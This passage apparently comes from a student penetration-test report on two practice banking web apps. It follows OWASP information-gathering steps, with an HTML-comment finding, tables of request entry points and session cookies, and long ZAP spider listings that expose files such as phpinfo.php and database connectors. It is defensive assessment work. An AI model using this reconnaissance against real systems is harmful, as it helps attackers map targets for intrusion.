| **Likelihood** | There is no special knowledge required to discover this comment, you just have to look at the source code of the webpage, thus the likelihood of detection is high. |
| **Implication** | Uncommenting this block does not add any functionality and the JavaScript method cannot be called from the ***terminal***. So this comment does not have any implications, but nevertheless it should be removed from the productive system. |
| **Recommendations** | Remove the unused code completely. |

```
    </div>
    <!--
    <div class="form-group">
            <a href="" ng-click="forgotPassword()">Forgot Password? Please click here. </a>
        </div>
     -->
    <button type="submit" class="btn btn-block btn-warning">Login</button>
</form>
```

Figure 3.9: HTML Comment for forgotPassword method

### 3.1.6 Identify application entry points (OWASP OTG-INFO-006)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We collected every HTTP request together with its parameters in table 3.12. |
| **Discovery** | We used the ***Zed Attack Proxy (ZAP)*** to analyse all requests and extracted the parameters. The navigation map (Figure 3.4) was utilized to ensure that all possible actions were covered during the analysis.<br><br>This request collection can't be considered to be a vulnerability or risk, that's why this topic did not receive any estimation in regard to likelihood, impact and risk. The following table will be used as a guideline for later on analysis on specific attacks. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We collected every HTTP-request together with its parameters in table 3.13. |
| **Discovery** | We used the ***Zed Attack Proxy (ZAP)*** to analyse all requests and extracted the parameters. The navigation map (Figure 3.6) was utilized to ensure that all possible actions were covered during the analysis. All requests are send to the REST API `http://IP_ADDRESS/rest/index.php`, therefore we only added the service names in the table.<br><br>This request collection can't be considered to be a vulnerability or risk, that's why this topic did not receive any estimation in regard to likelihood, impact and risk. The following table will be used as a guideline for later on analysis on specific attacks. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

| Action | URL | Method | Parameters | Cookie |
|---|---|---|---|---|
| Login admin | /controllers/login.php | POST | username, password, typeselect=admin | SETCOOKIE |
| Redirect to adminlanding | /controllers/adminlanding.php | GET | - | TUMsession=2000 |
| Accept/decline employee registrations | /controllers/adminlanding.php | POST | 1997=Decline&902038261=Accept | TUMsession=2000 |
| Logout admin | /controllers/deletecookie.php | POST | - | TUMsession=2000 |
| Login employee | /controllers/login.php | POST | username, password, typeselect=employee | SETCOOKIE |
| Redirect to employeelanding | /controllers/employeelanding.php | GET | - | TUMsession=1998 |
| Accept/decline customer registrations | /controllers/empprocess.php | POST | 465475105=Accept | TUMsession=1998 |
| Accept/decline pending transactions | /controllers/tranprocess.php | POST | 22=Decline | TUMsession=1998 |
| Search customer | /controllers/usersearch.php | POST | accno=12341234 | TUMsession=1998 |
| Logout employee | /controllers/deletecookie.php | POST | - | TUMsession=1998 |
| Login customer | /controllers/login.php | POST | username, password, typeselect=user | SETCOOKIE |
| Redirect to user-landing | /controllers/user-landing.php | GET | - | TUMsession=2 |
| Show full transaction history | /controllers/fulltransactions.php | GET | - | TUMsession=2 |
| Download transaction history PDF | /controllers/pdfgenerator.php | POST | PDF=60018 | TUMsession=2 |
| Single transaction | /controllers/dotransaction.php | POST | account, amount | TUMsession=2 |
| Confirm transaction with TAN | /controllers/confirmtrans.php | POST | tan | TUMsession=2 |
| Redirect to success page | /succes.php | GET | - | TUMsession=2 |
| Upload bulk file | /controllers/bulk_tan.php | POST | batchfile | TUMsession=2 |
| Confirm bulk file with TAN | /controllers/fileupload.php | POST | tan | TUMsession=2 |
| Go to registration form | /Signup.html | GET | - | - |
| Register new customer | /controllers/signup.php | POST | username, fullname, email, password, repassword, typeselect | - |

Table 3.12: HTTP-Requests with parameters for TUM International Bank

| Action | Service | Method | Parameters | Cookie |
|---|---|---|---|---|
| Register user | registerUser | POST | email, password, passwordConfirm | - |
| Confirm email address | verify | POST | email, verfication | - |
| Login user | login | POST | email, password | - |
| Request CSRF token | requestToken | GET | sessionId | - |
| Logout | logout | POST | csrf, sessionId | - |
| Get user account overview | accountOverview | GET | csrf, sessionId | - |
| Get transaction overview | transactionOverview | GET | accountId, csrf, sessionId | - |
| Get transaction overview as PDF | transactionPdf | GET | accountId, csrf, sessionId | - |
| Create a transaction | createTransaction | POST | accountIdSender, accountIdReceiver, amount, tan, csrf, sessionId | - |
| Create a batch transaction | batchTransaction | POST | file, accountId, csrf, sessionId | - |
| Unblock an user | unblockUser | POST | userId, csrf, sessionId | - |
| Block an user | blockUser | POST | userId, csrf, sessionId | - |
| Change role of user | changeRole | POST | userId, role, csrf, sessionId | - |
| Approve transaction | approveTransaction | POST | transactionId, newStatus, csrf, sessionId | - |

Table 3.13: HTTP-Requests with parameters for NEXT9 Bank

### 3.1.7 Map execution paths through application (OWASP OTG-INFO-007)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We detected several webpages and other documents through spidering. |
| **Discovery** | We used the ***Zed Attack Proxy (ZAP)*** to spider the web application (Figure 3.10). The results listed in table 3.16, 3.17 and 3.18. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |





Figure 3.10: Spider results for TUM International Bank

| Method | URL |
|---|---|
| GET | https://10.0.0.211/ |
| GET | https://10.0.0.211/foobank/ |
| GET | https://10.0.0.211/foobank/view/ |
| GET | https://10.0.0.211/foobank/controllers/ |
| GET | https://10.0.0.211/foobank/data.txt |
| GET | https://10.0.0.211/foobank/database/ |
| GET | https://10.0.0.211/foobank/exec/ |
| GET | https://10.0.0.211/foobank/lib/ |
| GET | https://10.0.0.211/foobank/controllers/DbConnector.php |
| POST | https://10.0.0.211/foobank/controllers/login.php |
| GET | https://10.0.0.211/foobank/controllers/adminlanding.php |
| GET | https://10.0.0.211/foobank/controllers/adminlanding.css |
| GET | https://10.0.0.211/foobank/controllers/bulk_tan.php |
| GET | https://10.0.0.211/foobank/controllers/bulktrans.php |
| GET | https://10.0.0.211/foobank/controllers/checkcookie.php |
| GET | https://10.0.0.211/foobank/controllers/confirmtrans.php |
| GET | https://10.0.0.211/foobank/controllers/db.php |
| GET | https://10.0.0.211/foobank/controllers/deletecookie.php |
| GET | https://10.0.0.211/foobank/controllers/dotransaction.php |
| GET | https://10.0.0.211/foobank/controllers/employeelanding.php |
| GET | https://10.0.0.211/foobank/controllers/employeelanging.css |
| GET | https://10.0.0.211/foobank/controllers/empprocess.php |
| GET | https://10.0.0.211/foobank/controllers/fileupload.php |
| GET | https://10.0.0.211/foobank/controllers/fulltransactions.php |
| GET | https://10.0.0.211/foobank/controllers/genuserid.php |
| GET | https://10.0.0.211/foobank/controllers/login.php |
| GET | https://10.0.0.211/foobank/controllers/pdfgenerator.php |
| GET | https://10.0.0.211/foobank/controllers/phpinfo.php |
| GET | https://10.0.0.211/foobank/controllers/signup.php |
| GET | https://10.0.0.211/foobank/controllers/tan.php |
| GET | https://10.0.0.211/foobank/controllers/tan_mail.php |
| GET | https://10.0.0.211/foobank/controllers/tranprocess.php |
| GET | https://10.0.0.211/foobank/controllers/user-landing.php |
| GET | https://10.0.0.211/foobank/controllers/usersearch.php |
| GET | https://10.0.0.211/foobank/controllers/utils.php |
| GET | https://10.0.0.211/foobank/controllers/bulktrans.php?=PHPB8B5F2A0-3C92-11d3-. . . |
| POST | https://10.0.0.211/foobank/controllers/fileupload.php |
| GET | https://10.0.0.211/foobank/controllers/bulktrans.php?=PHPE9568F34-D428-11d2-. . . |
| GET | https://10.0.0.211/foobank/controllers/bulktrans.php?=SUHO8567F54-D428-14d2-. . . |
| GET | https://10.0.0.211/foobank/controllers/bulktrans.php?=PHPE9568F35-D428-11d2-. . . |
| GET | https://10.0.0.211/foobank/controllers/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-. . . |
| GET | https://10.0.0.211/foobank/controllers/phpinfo.php?=PHPE9568F34-D428-11d2-. . . |
| GET | https://10.0.0.211/foobank/controllers/phpinfo.php?=SUHO8567F54-D428-14d2-. . . |
| GET | https://10.0.0.211/foobank/controllers/phpinfo.php?=PHPE9568F35-D428-11d2-. . . |
| GET | https://10.0.0.211/foobank/controllers/?C=D%3BO%3DA |
| GET | https://10.0.0.211/foobank/database/?C=D%3BO%3DA |
| GET | https://10.0.0.211/foobank/database/DB_Schema.png |
| GET | https://10.0.0.211/foobank/exec/?C=D%3BO%3DA |
| GET | https://10.0.0.211/foobank/exec/Callparsingtext.php |
| GET | https://10.0.0.211/foobank/exec/batchfile.txt |
| GET | https://10.0.0.211/foobank/exec/parsing |
| GET | https://10.0.0.211/foobank/exec/data.txt |
| GET | https://10.0.0.211/foobank/exec/parsingtext.cpp |

Table 3.16: Result from spidering TUM International Bank part 1

| Method | URL |
|---|---|
| GET | https://10.0.0.211/foobank/lib/?C=D%3BO%3DA |
| GET | https://10.0.0.211/foobank/lib/fpdf/ |
| GET | https://10.0.0.211/foobank/lib/doc/footer.htm |
| GET | https://10.0.0.211/foobank/lib/doc/header.htm |
| GET | https://10.0.0.211/foobank/lib/doc/image.htm |
| GET | https://10.0.0.211/foobank/lib/doc/pageno.htm |
| GET | https://10.0.0.211/foobank/lib/doc/aliasnbpages.htm |
| GET | https://10.0.0.211/foobank/lib/doc/fpdf.htm |
| GET | https://10.0.0.211/foobank/lib/doc/addpage.htm |
| GET | https://10.0.0.211/foobank/lib/doc/sety.htm |
| GET | https://10.0.0.211/foobank/lib/doc/setmargins.htm |
| GET | https://10.0.0.211/foobank/lib/doc/setfont.htm |
| GET | https://10.0.0.211/foobank/lib/doc/setautopagebreak.htm |
| GET | https://10.0.0.211/foobank/lib/doc/cell.htm |
| GET | https://10.0.0.211/foobank/lib/doc/ln.htm |
| GET | https://10.0.0.211/foobank/lib/doc/output.htm |
| GET | https://10.0.0.211/foobank/lib/doc/getstringwidth.htm |
| GET | https://10.0.0.211/foobank/lib/doc/setdrawcolor.htm |
| GET | https://10.0.0.211/foobank/lib/doc/setfillcolor.htm |
| GET | https://10.0.0.211/foobank/lib/doc/settextcolor.htm |
| GET | https://10.0.0.211/foobank/lib/doc/setlinewidth.htm |
| GET | https://10.0.0.211/foobank/lib/doc/multicell.htm |
| GET | https://10.0.0.211/foobank/lib/doc/acceptpagebreak.htm |
| GET | https://10.0.0.211/foobank/lib/doc/settitle.htm |
| GET | https://10.0.0.211/foobank/lib/doc/setauthor.htm |
| GET | https://10.0.0.211/foobank/lib/doc/write.htm |
| GET | https://10.0.0.211/foobank/lib/doc/addlink.htm |
| GET | https://10.0.0.211/foobank/lib/doc/setlink.htm |
| GET | https://10.0.0.211/foobank/lib/doc/setleftmargin.htm |
| GET | https://10.0.0.211/foobank/lib/doc/addfont.htm |
| GET | https://10.0.0.211/foobank/lib/fpdf/tuto2.htm |
| GET | https://10.0.0.211/foobank/lib/fpdf/tuto1.htm |
| GET | https://10.0.0.211/foobank/lib/fpdf/tuto3.htm |
| GET | https://10.0.0.211/foobank/lib/fpdf/tuto4.htm |
| GET | https://10.0.0.211/foobank/lib/fpdf/tuto5.htm |
| GET | https://10.0.0.211/foobank/lib/fpdf/tuto6.htm |
| GET | https://10.0.0.211/foobank/lib/fpdf/tuto7.htm |
| GET | https://10.0.0.211/foobank/lib/fpdf/tuto2.php |
| GET | https://10.0.0.211/foobank/lib/fpdf/tuto1.php |
| GET | https://10.0.0.211/foobank/lib/fpdf/tuto3.php |
| GET | https://10.0.0.211/foobank/lib/fpdf/tuto4.php |
| GET | https://10.0.0.211/foobank/lib/fpdf/tuto5.php |
| GET | https://10.0.0.211/foobank/lib/fpdf/tuto6.php |
| GET | https://10.0.0.211/foobank/lib/fpdf/tuto7.php |
| GET | https://10.0.0.211/foobank/lib/fpdf.css |

Table 3.17: Result from spidering TUM International Bank part 2

| Method | URL |
|---|---|
| GET | https://10.0.0.211/foobank/view/index.css |
| GET | https://10.0.0.211/foobank/view/login.html |
| GET | https://10.0.0.211/foobank/view/login.css |
| GET | https://10.0.0.211/foobank/view/succes.php |
| GET | https://10.0.0.211/foobank/view/error.php |
| GET | https://10.0.0.211/foobank/web/vault.jpeg |
| GET | https://10.0.0.211/foobank/web/checkcookie.php |
| GET | https://10.0.0.211/foobank/web/tan.php |
| GET | https://10.0.0.211/foobank/web/tan_mail.php |
| GET | https://10.0.0.211/foobank/web/ |
| GET | https://10.0.0.211/foobank/web/?C=D%3BO%3DA |
| GET | https://10.0.0.211/foobank/?C=D%3BO%3DA |
| GET | https://10.0.0.211/icons/blank.gif |
| GET | https://10.0.0.211/icons/back.gif |
| GET | https://10.0.0.211/icons/folder.gif |
| GET | https://10.0.0.211/icons/text.gif |
| GET | https://10.0.0.211/icons/image2.gif |
| GET | https://10.0.0.211/icons/unknown.gif |
| GET | https://10.0.0.211/icons |

Table 3.18: Result from spidering TUM International Bank part 3

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We detected several webpages and other documents through spidering. |
| **Discovery** | We used the ***Zed Attack Proxy (ZAP)*** to spider the web application (Figure 3.11). The results are listed in table 3.20, 3.21, 3.22, 3.23, 3.24, 3.25 and 3.26. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |





Figure 3.11: Spider results for Next9 Bank

| Method | URL |
|---|---|
| GET | http://127.0.0.1/?email=foo-bar%40example.com&password=ZAP |
| GET | http://127.0.0.1/bower_components/angular/angular.min.js |
| GET | http://127.0.0.1/bower_components/angular/README.md |
| GET | http://127.0.0.1/bower_components/angular/angular-csp.css |
| GET | http://127.0.0.1/bower_components/angular/angular.js |
| GET | http://127.0.0.1/bower_components/angular/angular.min.js.gzip |
| GET | http://127.0.0.1/bower_components/angular/angular.min.js.map |
| GET | http://127.0.0.1/bower_components/angular/bower.json |
| GET | http://127.0.0.1/bower_components/angular/package.json |
| GET | http://127.0.0.1/bower_components/angular/ |
| GET | http://127.0.0.1/bower_components/angular/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/angular-confirm-field/LICENCE |
| GET | http://127.0.0.1/bower_components/angular-confirm-field/app/package/js/angular-confirm-field.min.js |
| GET | http://127.0.0.1/bower_components/angular-confirm-field/app/package/js/angular-confirm-field.js |
| GET | http://127.0.0.1/bower_components/angular-confirm-field/app/package/js/ |
| GET | http://127.0.0.1/bower_components/angular-confirm-field/app/package/js/?C=S%3BO%3DA |
| GET | http://127.0.0.1/bower_components/angular-confirm-field/app/package/ |
| GET | http://127.0.0.1/bower_components/angular-confirm-field/app/package/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/angular-confirm-field/app/ |
| GET | http://127.0.0.1/bower_components/angular-confirm-field/bower.json |
| GET | http://127.0.0.1/bower_components/angular-confirm-field/app/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/angular-confirm-field/ |
| GET | http://127.0.0.1/bower_components/angular-confirm-field/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/angular-notify/LICENSE |
| GET | http://127.0.0.1/bower_components/angular-notify/README.md |
| GET | http://127.0.0.1/bower_components/angular-notify/angular-notify.css |
| GET | http://127.0.0.1/bower_components/angular-notify/angular-notify.html |
| GET | http://127.0.0.1/bower_components/angular-notify/angular-notify.js |
| GET | http://127.0.0.1/bower_components/angular-notify/bower.json |
| GET | http://127.0.0.1/bower_components/angular-notify/dist/angular-notify.min.css |
| GET | http://127.0.0.1/bower_components/angular-notify/dist/angular-notify.min.js |
| GET | http://127.0.0.1/bower_components/angular-notify/dist/angular-notify.css |
| GET | http://127.0.0.1/bower_components/angular-notify/dist/angular-notify.js |
| GET | http://127.0.0.1/bower_components/angular-notify/dist/ |
| GET | http://127.0.0.1/bower_components/angular-notify/dist/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/angular-notify/ |
| GET | http://127.0.0.1/bower_components/angular-notify/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/angular-ui-bootstrap-bower/ui-bootstrap.min.js |
| GET | http://127.0.0.1/bower_components/angular-ui-bootstrap-bower/ui-bootstrap-tpls.min.js |
| GET | http://127.0.0.1/bower_components/angular-ui-bootstrap-bower/bower.json |
| GET | http://127.0.0.1/bower_components/angular-ui-bootstrap-bower/ui-bootstrap-tpls.js |
| GET | http://127.0.0.1/bower_components/angular-ui-bootstrap-bower/ui-bootstrap.js |
| GET | http://127.0.0.1/bower_components/angular-ui-bootstrap-bower/ |
| GET | http://127.0.0.1/bower_components/angular-ui-bootstrap-bower/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/angular-ui-router/CONTRIBUTING.md |
| GET | http://127.0.0.1/bower_components/angular-ui-router/CHANGELOG.md |
| GET | http://127.0.0.1/bower_components/angular-ui-router/LICENSE |
| GET | http://127.0.0.1/bower_components/angular-ui-router/README.md |
| GET | http://127.0.0.1/bower_components/angular-ui-router/api/ |
| GET | http://127.0.0.1/bower_components/angular-ui-router/bower.json |
| GET | http://127.0.0.1/bower_components/angular-ui-router/api/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/angular-ui-router/api/angular-ui-router.d.ts |

Table 3.20: Result from spidering NEXT9 Bank part 1

| Method | URL |
|---|---|
| GET | http://127.0.0.1/bower_components/angular-ui-router/release/angular-ui-router.min.js |
| GET | http://127.0.0.1/bower_components/angular-ui-router/release/angular-ui-router.js |
| GET | http://127.0.0.1/bower_components/angular-ui-router/release/ |
| GET | http://127.0.0.1/bower_components/angular-ui-router/src/ |
| GET | http://127.0.0.1/bower_components/angular-ui-router/release/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/angular-ui-router/src/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/angular-ui-router/src/common.js |
| GET | http://127.0.0.1/bower_components/angular-ui-router/src/resolve.js |
| GET | http://127.0.0.1/bower_components/angular-ui-router/src/stateDirectives.js |
| GET | http://127.0.0.1/bower_components/angular-ui-router/src/stateFilters.js |
| GET | http://127.0.0.1/bower_components/angular-ui-router/src/state.js |
| GET | http://127.0.0.1/bower_components/angular-ui-router/src/templateFactory.js |
| GET | http://127.0.0.1/bower_components/angular-ui-router/src/urlMatcherFactory.js |
| GET | http://127.0.0.1/bower_components/angular-ui-router/src/urlRouter.js |
| GET | http://127.0.0.1/bower_components/angular-ui-router/src/view.js |
| GET | http://127.0.0.1/bower_components/angular-ui-router/src/viewDirective.js |
| GET | http://127.0.0.1/bower_components/angular-ui-router/src/viewScroll.js |
| GET | http://127.0.0.1/bower_components/angular-ui-router/ |
| GET | http://127.0.0.1/bower_components/angular-ui-router/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/bootstrap/Gruntfile.js |
| GET | http://127.0.0.1/bower_components/bootstrap/LICENSE |
| GET | http://127.0.0.1/bower_components/bootstrap/README.md |
| GET | http://127.0.0.1/bower_components/bootstrap/bower.json |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/css/bootstrap.min.css |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/css/bootstrap-theme.css |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/css/bootstrap-theme.min.css |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/css/bootstrap-theme.css.map |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/css/bootstrap.css |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/css/bootstrap.css.map |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/css/ |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/css/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/fonts/glyphicons-halflings-regular.woff |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/fonts/glyphicons-halflings-regular.eot |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/fonts/glyphicons-halflings-regular.svg |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/fonts/glyphicons-halflings-regular.ttf |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/fonts/ |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/fonts/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/js/bootstrap.min.js |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/js/bootstrap.js |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/js/ |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/js/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/ |
| GET | http://127.0.0.1/bower_components/bootstrap/grunt/ |
| GET | http://127.0.0.1/bower_components/bootstrap/fonts/ |
| GET | http://127.0.0.1/bower_components/bootstrap/js/ |
| GET | http://127.0.0.1/bower_components/bootstrap/less/ |
| GET | http://127.0.0.1/bower_components/bootstrap/package.json |
| GET | http://127.0.0.1/bower_components/bootstrap/test-infra/ |
| GET | http://127.0.0.1/bower_components/bootstrap/dist/?C=D%3BO%3DA |

Table 3.21: Result from spidering NEXT9 Bank part 2

| Method | URL |
|---|---|
| GET | http://127.0.0.1/bower_components/bootstrap/grunt/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/bootstrap/fonts/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/bootstrap/fonts/glyphicons-halflings-regular.eot |
| GET | http://127.0.0.1/bower_components/bootstrap/fonts/glyphicons-halflings-regular.svg |
| GET | http://127.0.0.1/bower_components/bootstrap/fonts/glyphicons-halflings-regular.ttf |
| GET | http://127.0.0.1/bower_components/bootstrap/fonts/glyphicons-halflings-regular.woff |
| GET | http://127.0.0.1/bower_components/bootstrap/grunt/bs-glyphicons-data-generator.js |
| GET | http://127.0.0.1/bower_components/bootstrap/grunt/bs-lessdoc-parser.js |
| GET | http://127.0.0.1/bower_components/bootstrap/grunt/bs-raw-files-generator.js |
| GET | http://127.0.0.1/bower_components/bootstrap/grunt/shrinkwrap.js |
| GET | http://127.0.0.1/bower_components/bootstrap/js/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/bootstrap/js/affix.js |
| GET | http://127.0.0.1/bower_components/bootstrap/js/alert.js |
| GET | http://127.0.0.1/bower_components/bootstrap/js/button.js |
| GET | http://127.0.0.1/bower_components/bootstrap/js/carousel.js |
| GET | http://127.0.0.1/bower_components/bootstrap/js/collapse.js |
| GET | http://127.0.0.1/bower_components/bootstrap/js/dropdown.js |
| GET | http://127.0.0.1/bower_components/bootstrap/js/modal.js |
| GET | http://127.0.0.1/bower_components/bootstrap/js/popover.js |
| GET | http://127.0.0.1/bower_components/bootstrap/js/scrollspy.js |
| GET | http://127.0.0.1/bower_components/bootstrap/js/tab.js |
| GET | http://127.0.0.1/bower_components/bootstrap/js/tooltip.js |
| GET | http://127.0.0.1/bower_components/bootstrap/js/transition.js |
| GET | http://127.0.0.1/bower_components/bootstrap/less/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/bootstrap/less/alerts.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/badges.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/bootstrap.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/breadcrumbs.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/button-groups.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/buttons.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/carousel.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/close.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/code.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/component-animations.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/dropdowns.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/forms.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/glyphicons.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/grid.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/input-groups.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/jumbotron.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/labels.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/list-group.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/media.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/mixins.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/modals.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/navbar.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/navs.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/normalize.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/pager.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/panels.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/pagination.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/popovers.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/print.less |

Table 3.22: Result from spidering NEXT9 Bank part 3

| Method | URL |
|---|---|
| GET | http://127.0.0.1/bower_components/bootstrap/less/print.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/progress-bars.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/responsive-utilities.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/scaffolding.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/tables.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/theme.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/thumbnails.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/tooltip.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/type.less |
